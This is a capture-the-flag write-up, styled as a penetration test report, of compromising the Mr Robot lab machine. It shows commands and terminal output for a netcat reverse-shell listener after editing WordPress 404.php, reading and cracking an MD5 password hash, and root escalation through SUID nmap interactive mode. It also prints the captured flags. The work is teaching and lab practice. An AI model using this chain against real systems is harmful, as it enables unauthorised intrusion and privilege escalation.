

Mr Robot CTF – Penetration Testing Report

Joshua Sanctus

Contents

1	Overview	2
2	Methodology	2
3	Reconnaissance	2
4	Enumeration	2
4.1	Web Enumeration	2
4.2	Robots File	3
5	Exploitation	3
6	Credential Discovery	4
7	Privilege Escalation	5
7.1	Enumeration	5
7.2	Exploitation	5
8	Flags Captured	6
9	Recommendations	6
10	Conclusion	6

1 Overview

This report documents the exploitation of the Mr Robot CTF machine. The objective was to identify vulnerabilities and obtain all three keys. The system was successfully compromised through web exploitation, credential discovery, and privilege escalation.

2 Methodology

The following steps were followed:

- Reconnaissance
- Enumeration
- Exploitation
- Privilege Escalation
- Post-Exploitation


3 Reconnaissance

An Nmap scan was performed to identify open ports and services on the target system.

```
nmap -sC -sV 192.168.109.133
```

The scan revealed that HTTP (port 80) and HTTPS (port 443) services were exposed, indicating a web-based attack surface.

As shown in Figure 1, these services were accessible and provided a starting point for further enumeration.



The screenshot shows a Kali Linux terminal window with the following content:

```

root@kali: /home/kali/Desktop

Session Actions Edit View Help

root@kali: /home/kali/Desktop

root@kali: ~ - /home/kali/Desktop
nmap -SC -v 192.168.109.133
Starting Nmap 7.08 ( https://nmap.org ) at 2026-04-26 07:46:40+0530
Stats: 0:00:28 elapsed; 0 hosts completed (1 up); 1 undergoing Script Scan
NSE Timing: About 94.81% done; ETC: 07:47 (0:00:00 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up); 1 undergoing Script Scan
NSE Timing: About 96.54% done; ETC: 07:47 (0:00:00 remaining)
Nmap scan report for 192.168.109.133
Host is up (0.000425 latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http    Apache httpd
_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
_ http-title: Site doesn't have a title (text/html).
_ http-server-header: Apache
_ ssl-date: TLS randomness does not represent time
_ ssl-cert: Subject: commonName=example.com
Not valid before: 2025-09-10T18:45:03
_ Not valid after: 2025-09-13T10:45:03
MAC Address: 00:0C:29:80:5B:F5 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap scan detection (1 host up) scanned in 38.80 seconds

```

Figure 1: Nmap scan results showing open ports and services

4 Enumeration

4.1 Web Enumeration

The web server was identified as hosting a WordPress application. Exploration of the site revealed multiple pages along with a login panel, indicating a potential authentication entry point for further testing.

4.2 Robots File

The `robots.txt` file was examined and revealed sensitive information, including a wordlist and a key file:

- `fsociety.dic`
- `key-1-of-3.txt`

Accessing the key directly:

```
http://192.168.109.133/key-1-of-3.txt
```

As shown in Figure 2, the first key was successfully retrieved.




Figure 2: First key obtained from `robots.txt`

5 Exploitation

Initial access was obtained by injecting a reverse shell into the WordPress theme editor. Here we are using the `404.php`, we replace the contents of the PHP code with the reverse shell code, which can be used to gain access/

A listener was started on the attacker's machine:

```
nc -l vnp 1234
```

Once the payload was executed, a connection was received, providing a shell as the `daemon` user.

As shown in Figure 4, the reverse shell was successfully established and the second key was retrieved.





Figure 3: Editing 404.php's content with the shell code (also in PHP)

6 Credential Discovery

Navigating to the robot user directory revealed a password hash:

```
cat /home/robot/password.raw-md5
```

The hash was cracked using Crack Station. Recovered credentials allowed access to the robot user, which can be used to check the privileges the robot user has.



```

nmap done: 1 IP address (1 host up) scanned in 38.00 seconds
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.109.131] from (UNKNOWN) [192.168.109.131] 42244
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
02:36:45 up 27 min, 0 users, load average: 0.00, 0.04, 0.32
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin  dev  home      lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

```

Figure 4: Reverse shell connection and second key retrieval

7 Privilege Escalation

7.1 Enumeration

After obtaining a low-privileged shell, SUID binaries were enumerated to identify potential privilege escalation vectors:

```
find / -perm -4000 -type f 2>/dev/null
```

The following binary was identified:

- /usr/local/bin/nmap

As shown in Figure 5, the Nmap binary had the SUID bit set.

```

daemon@linux:/home/robot$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su

/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap

```

Figure 5: SUID enumeration showing Nmap binary

Older versions of Nmap support an interactive mode, which can be abused to execute commands with elevated privileges when the binary has SUID permissions.

7.2 Exploitation

The identified Nmap binary was executed in interactive mode:

```
nmap --interactive
!sh
```

This allowed execution of a shell with root privileges.

As shown in Figure 6, root access was successfully obtained, and the final key was retrieved.

```

robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !id
!id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
waiting to reap child : No child processes
nmap> !sh
!sh
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █

```

Figure 6: Root shell and final key retrieval

8 Flags Captured

- Key 1: 073403c8a58a1f80d943455fb30724b9
- Key 2: 822c73956184f694993bede3eb39f959
- Key 3: 04787ddef27c3dee1ee161b21670b4e4

9 Recommendations

- Remove unnecessary SUID permissions from binaries such as Nmap
- Update outdated software to prevent exploitation
- Avoid storing passwords using weak hashing algorithms like MD5
- Restrict access to sensitive WordPress features such as the theme editor

10 Conclusion

The system was successfully compromised through multiple vulnerabilities, including insecure configurations and outdated software. Proper security practices and system hardening would prevent such attacks.